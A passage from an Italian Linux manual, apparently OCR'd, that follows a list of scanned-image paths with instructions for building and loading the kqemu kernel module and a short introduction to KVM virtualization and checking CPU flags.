











# make [Invio]
```

Se la compilazione si conclude con successo, si trova il file '`kqemu.`

ko' nella directory '/usr/src/kqemu-1.3.0/'; questo file va copiato nella directory '/lib/modules/2.6.22.6/misc/':

```
# mkdir /lib/modules/2.6.22.6/misc[Invio]

# cp kqemu.ko /lib/modules/2.6.22.6/misc[Invio]
```

Una volta riavviato il sistema GNU/Linux ospitante, per far sì che il kernel in funzione sia quello appena compilato, si può caricare manualmente il modulo 'kqemu.ko':

```
# insmod /lib/modules/2.6.22.6/misc/kqemu.ko[Invio]
```

Ma logicamente conviene predisporre uno script e organizzare la procedura di avvio in modo che il modulo venga caricato automaticamente a ogni riavvio.

31.6 KVM

«

KVM è una funzionalità del kernel Linux per i microprocessori x86 con le estensioni necessarie alla virtualizzazione. Il programma usato per sfruttare la virtualizzazione attraverso tali funzionalità del kernel Linux, si usa sostanzialmente nello stesso modo di QEMU e, in mancanza delle estensioni per la virtualizzazione, si avvale di QEMU stesso. Il codice di KVM fa parte dei sorgenti del kernel standard.

- *Device Drivers*
  - *Virtualization*
    - <M> *Kernel-based Virtual Machine*
      - <M> *KVM for Intel processor support*
      - <M> *KVM for AMD processor support*

KVM è utile quando il microprocessore dispone di estensioni adatte alla virtualizzazione. Per verificare se queste sono disponibili basta controllare nel file '`/proc/cpuinfo`', dove deve apparire la sigla '**`vmx`**' oppure '**`svm`**', tra gli indicatori (*flag*).

